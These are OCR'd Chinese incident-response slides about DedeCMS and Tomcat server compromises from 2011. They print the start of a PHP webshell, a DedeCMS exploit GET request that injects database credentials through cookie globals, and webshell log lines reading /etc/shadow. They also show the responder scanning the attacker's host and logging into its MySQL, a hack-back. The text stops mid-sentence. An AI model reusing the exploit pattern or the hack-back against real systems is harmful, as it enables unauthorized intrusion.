
```
[chong.cheng@sales htdocs]$ /usr/bin/stat  ./uploads/110218/style_mass.php
  File: `./uploads/110218/style_mass.php'
  Size: 121217          Blocks: 248        IO Block: 4096   regular file
Device: ca08h/51720d    Inode: 8314945     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    2/  daemon)   Gid: (    2/  daemon)
Access: 2011-08-18 19:50:08.000000000 +0800
Modify: 2011-07-24 00:57:06.000000000 +0800
Change: 2011-07-24 00:57:06.000000000 +0800
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$ more  ./uploads/110218/style_mass.php
<?php

$password = "110110";//设置密码

error_reporting(E_ERROR);
header("content-Type: text/html; charset=gb2312");
set_time_limit(0);

function Root_GP(&$array)
{
        while(list($key,$var) = each($array))
        {
                if((strtoupper($key) != $key || ''.intval($key) == "$key") && $key != 'argc' && $key != 'argv')
```

- 发现了其它路径下的WEBSHELL，是否为同一波攻击者不得而知。但多个漏洞一直存在

合作伙伴




```
118.123.17.254 - - [18/Aug/2011:12:48:54 +0800] "GET /plus/mytag_js.php?aid=1&doaction=http%3A%2F%2Fwww.         %2Fplus%2Fmytag_js.php%3Faid%
3D1&_COOKIE%5BGLOBALS%5D%5Bcfg_dbhost%5D=180.186.     &_COOKIE%5BGLOBALS%5D%5Bcfg_dbuser%5D=mysql&_COOKIE%5BGLOBALS%5D%
5Bcfg_dbpwd%5D=qq1314520&_COOKIE%5BGLOBALS%5D%5Bcfg_dbname%5D=mysql&_COOKIE%5BGLOBALS%5D%5Bcfg_dbprefix%
5D=dede_&nocache=true&QuickSearchBtn=%CC%E1%BD%BB HTTP/1.1" 200 42 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```



```
http://www.          /plus/mytag_js.php?aid=1&
doaction=
http%3A%2F%2Fwww.          /%2Fplus%2Fmytag_js.php%3Faid%3D1
&_COOKIE%5BGLOBALS%5D%5Bcfg_dbhost%5D=180.186.
&_COOKIE%5BGLOBALS%5D%5Bcfg_dbuser%5D=mysql
&_COOKIE%5BGLOBALS%5D%5Bcfg_dbpwd%5D=qq1314520
&_COOKIE%5BGLOBALS%5D%5Bcfg_dbname%5D=mysql
&_COOKIE%5BGLOBALS%5D%5Bcfg_dbprefix%5D=dede_
&nocache=true
```

- □ 分析中发现攻击者DedeCMS的Exp的GET请求，其中包含MYSQL的HOST，USER，PASSWORD

合作伙伴



```
[root@sec1 ~]#
[root@sec1 ~]#
[root@sec1 ~]# nmap -sT 180.186.

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2011-08-18 20:33 CST
Interesting ports on 180.186.      :
Not shown: 1667 closed ports
PORT      STATE    SERVICE
1/tcp     open     tcpmux
80/tcp    open     http
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
880/tcp   open     unknown
1025/tcp  open     NFS-or-IIS
1434/tcp  filtered ms-sql-m
3306/tcp  open     mysql
3389/tcp  open     ms-term-serv
4444/tcp  filtered krb524

Nmap finished: 1 IP address (1 host up) scanned in 26.426 seconds
[root@sec1 ~]#
[root@sec1 ~]# /usr/bin/mysql -h180.186.      -umysql -pqq1314520
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1624444
Server version: 5.1.30-community MySQL Community Server (GPL)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dedecmsv56gbk      |
| ffs                |
| ffsk               |
| mysql              |
| pk3366             |
| test               |
| ucenter            |
| w                  |
| xz                 |
+--------------------+
10 rows in set (0.14 sec)

mysql>
```

- 显然是攻击者的肉鸡，Mysql的Root权限。试想提权Sniff所有受攻击DedeCMS的请求

合作伙伴

- 合作伙伴应急响应/渗透反击小结

- 应急方面：
- 1）整理DedeCMS该版本所面临的安全威胁，根据WEB日志和攻击临时文件辅助判断；
- 2）服务器上应用网站基于纵向的WEBSHELL/ROOKIT的检测和清理；
- 3）网站应用业务数据的备份与网站应用DedeCMS补丁更新/升级；

- 改进方面：
- 1）公司IDC范围内的三方网站/合作伙伴业务应用的梳理；
- 2）公司网站应用与合作伙伴业务从系统和网络上进行隔离；
- 3）对攻击者所使用到的肉鸡进行了一些研究与学习……


目录

- 事件一：开源系统
- 事件二：合作伙伴

➢事件三：开发测试

- 事件四：防不胜防
- 事件五：遗忘角落

开发测试



发件人: [redacted].com]
发送时
收件人:
抄送:
主题: 有点严重问题----答复: [Flightdev] wbd 报 5xx 错误

Twell 里是没有/jspt/Information_Join.jsp, /jspt/images.jsp, /jspt/Help.jsp 这几个文件,今天访问得到的是 404。

```
192.168. [redacted] - - [04/Nov/2011:15:31:16 +0800] "GET /jspt/images.jsp HTTP/1.0" 404 - "-" "Wget/1.10.2 (Red Hat modified)"
```


昨晚的打印出错误码是 500,这说明有人放过这个文件进来并且执行了。

难道真遇到黑客了?? 大家分析一下。

```
l-wbd2.f.cnl 192.168. [redacted] - - [04/Nov/2011:01:57:05 +0800] "GET /jspt/Information_Join.jsp HTTP/1.0" 500 2864 "-" "Mozilla/5.0 (Win
US) AppleWebKit/534. [redacted] ML, like Gecko) Chrome/8.0.552.215 Safari/534.10"
l-wbd2.f.cnl 192.168. [redacted] - - [04/Nov/2011:01:57:06 +0800] "GET /jspt/Information_Join.jsp HTTP/1.0" 500 2864 "-" "Mozilla/5.0 (Win
US) AppleWebKit/534. [redacted] ML, like Gecko) Chrome/8.0.552.215 Safari/534.10"
l-wbd2.f.cnl 192.168. [redacted] - - [04/Nov/2011:01:57:08 +0800] "GET /jspt/Information_Join.jsp HTTP/1.0" 500 2864 "-" "Mozilla/5.0 (Win
```

- 某天接到QA/OPS的反馈，WEB日志中出现500错误。请求的文件非网站程序且已被删除

开发测试



看管理日志

```
192.168.  - - [04/Nov/2011:02:26:31 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&file=%2Fserver%2Ftomcat%2Flogs%2Fmanager.2011-11-03.log HTTP/1.0" 200 433
"http://59.151.  /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fserver%2Ftomcat%2Flogs" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like
Gecko) Chrome/8.0.552.215 Safari/534.10"
```

操作/etc/shadow

```
192.168.  - - [04/Nov/2011:02:28:30 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&editfile=%2Fetc%2Fshadow HTTP/1.0" 200 5122 "http://59.151.  /hyperic-
hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fetc" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"
```


查看Nginx配置文